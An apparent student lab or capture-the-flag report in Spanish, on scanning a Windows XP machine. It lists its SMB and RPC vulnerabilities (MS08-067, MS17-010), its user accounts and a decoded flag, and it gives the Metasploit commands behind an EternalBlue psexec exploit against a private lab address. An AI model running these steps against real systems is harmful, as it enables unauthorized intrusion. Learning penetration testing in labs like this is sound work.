# 

Objetivo 2 - Informe

**Grupo 3**

### **Martin, Nicolas Luján, Guillermo Cadena, Ezequiel Giliberto, Nahuel O’Gorman, Joaquin Diaz, Rodrigo**

### 

[**Resumen de resultados**](#_wsmdyl5a7cpu) **2**

[**Ataque**](#_rgihh4om3wc6) **9**

# 

# 

# Resumen de resultados

1.

1. **Información del sistema:**

Computer : WIN-XP

**OS : Windows XP (5.1 Build 2600, Service Pack 3).**

Architecture : x86

System Language : es\_ES

Domain : WORKGROUP

Logged On Users : 1

Meterpreter : x86/windows

1. **Servicios expuestos:**

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows XP microsoft-ds

5800/tcp open vnc-http Ultr@VNC (Name win-xp; resolution: 800x632; VNC TCP port: 5900)

|\_http-title: [win-xp]

5900/tcp open vnc VNC (protocol 3.6)

| vnc-info:

| Protocol version: 003.006

| Security types:

|\_ VNC Authentication (2)

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows\_xp

1. **Vulnerabilidades y exploits (Punto d)**

* **34477 - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)**

**CVE:** CVE-2008-4250

**Descripción**:

El host remoto de Windows se ve afectado por una vulnerabilidad de ejecución remota de código en el servicio 'Server' debido a un manejo inadecuado de las solicitudes RPC. Un atacante remoto no autenticado puede aprovechar esto, a través de una solicitud RPC especialmente diseñada, para ejecutar código arbitrario con 'System'.:

**Exploits:**

Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)

Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)

Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)

Microsoft Windows Server - Code Execution (MS08-067)2008-10-26 Microsoft Windows Server - Universal Code Execution (MS08-067)

Microsoft Windows Server - Code Execution (PoC) (MS08-067)

<https://nvd.nist.gov/vuln/detail/cve-2008-4250>

<https://www.exploit-db.com/exploits/6824>

<https://www.exploit-db.com/exploits/6841>

<https://www.exploit-db.com/exploits/7104>

* **35362 - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)**

**CVE**: CVE-2008-4834, CVE-2008-4835, CVE-2008-4114

**Descripción**:

El host remoto se ve afectado por una vulnerabilidad de corrupción de memoria en SMB que puede permitir que un atacante ejecute código arbitrario o realice una denegación de servicio contra el host remoto.

Explotable con:Core Impact Metasploit (Microsoft SRV.SYS WriteAndX Invalid DataOffset)

**Vínculos**:

https://www.tenable.com/plugins/nessus/35362

https://nvd.nist.gov/vuln/detail/CVE-2008-4114

**Exploit:**

Microsoft Windows - 'WRITE\_ANDX' SMB Command Handling Kernel Denial of Service (Metasploit)

<https://www.exploit-db.com/exploits/6463>

**73182 - Microsoft Windows XP Unsupported Installation Detection**

**Descripción**:

El host remoto ejecuta Microsoft Windows XP. El soporte para este sistema operativo por parte de Microsoft finalizó el 8 de abril de 2014.

La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad. Además, es poco probable que Microsoft investigue o reconozca informes de vulnerabilidades.

<http://www.nessus.org/u?2f80aef2>

<http://www.nessus.org/u?321523eb>

<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>

<http://www.nessus.org/u?8dcab5e4>

* **108797 - Unsupported Windows OS (remote)**

**Descripción**:

A la versión remota de Microsoft Windows le falta un paquete de servicio o ya no es compatible. Como resultado, es probable que contenga vulnerabilidades de seguridad.

* **97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389)(ETERNALBLUE)(ETERNALCHAMPION)(ETERNALROMANCE)(ETERNALSYNERGY) (WannaCry) (EternalRocks)(Petya) (uncredentialed check).**

**CVE**: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148.

**Descripción**:

El host remoto de Windows se ve afectado por las siguientes vulnerabilidades:

* Existen varias vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede aprovechar estas vulnerabilidades a través de un paquete especialmente diseñado para ejecutar código arbitrario.
* Existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede aprovechar esto, a través de un paquete especialmente diseñado, para revelar información confidencial. (CVE-2017-0147)
* ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE y ETERNALSYNERGY son cuatro de múltiples Vulnerabilidades y exploits de Equation Group revelados el 14/04/2017 por un grupo conocido como Shadow Brokers.
* WannaCry / WannaCrypt es un programa de ransomware que utiliza el exploit ETERNALBLUE, y EternalRocks es un gusano que utiliza siete vulnerabilidades de Equation Group.
* Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.

**Vínculos**:

<http://www.nessus.org/u?68fc8eff>

<http://www.nessus.org/u?321523eb>

<http://www.nessus.org/u?065561d0>

<http://www.nessus.org/u?d9f569cf>

<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>

[https://www.nessus.org/u?b9d9ebf9](http://www.nessus.org/u?b9d9ebf9)

<http://www.nessus.org/u?8dcab5e4>

<http://www.nessus.org/u?234f8ef8>

http://[www.nessus.org/u?4c7e0cf3](http://www.nessus.org/u?4c7e0cf3)

<https://github.com/stamparm/EternalRocks/>

<http://www.nessus.org/u?59db5b5b>

**Exploit:**

Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)

Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)

Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)

Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)

Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)

Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)

<https://www.exploit-db.com/exploits/42315>

**26920 - Microsoft Windows SMB NULL Session Authentication**

**CVE**: CVE-2002-1117, CVE-1999-0520, CVE-1999-0519

**Descripción**:

El host remoto está ejecutando Microsoft Windows. Es posible iniciar sesión usando una sesión NULL (es decir, sin nombre de usuario o contraseña). Dependiendo de la configuración, es posible que un atacante remoto no autenticado aproveche este problema para obtener información sobre el host remoto.

**Vínculos**:

<https://vulners.com/nessus/SMB_NULL_SESSION.NASL>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1117>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0520>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0519>

<https://nvd.nist.gov/vuln/detail/CVE-2002-1117>

2.

1. **Cuentas de usuario encontradas en el sistema:**

Administrador

Asistente de ayuda

Invitado

Mr.X


server

Spy

SUPPORT\_388945a0

Usuario

1. Se adjunta el archivo





1. El hash decodificado es **Ha4ck\_Th1s\_B0X!**

# Ataque


Nuestro objetivo es capturar el archivo flag.txt. para ellos usamos el metasploit para escanear y atacar la pc exploitable.


sudo nmap -sV -O -oX scan.xml 192.168.0.4



db\_import scan.xml

hosts -c address,mac,os\_family,service\_count




hosts -R


use auxiliary/scanner/portscan/tcp




options




run




elegimos el puerto 445 que se puede explotar con [MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check) | Tenable®](https://www.tenable.com/plugins/nessus/97833)


search eternal

use exploit/windows/smb/ms17\_010\_psexec




set rHOST 192.168.0.4




Run


sysinfo




Net user



Se localiza el archivo flag.txt



Miramos el contenido del archivo flag.txt. Está codificado.



Decodificamos

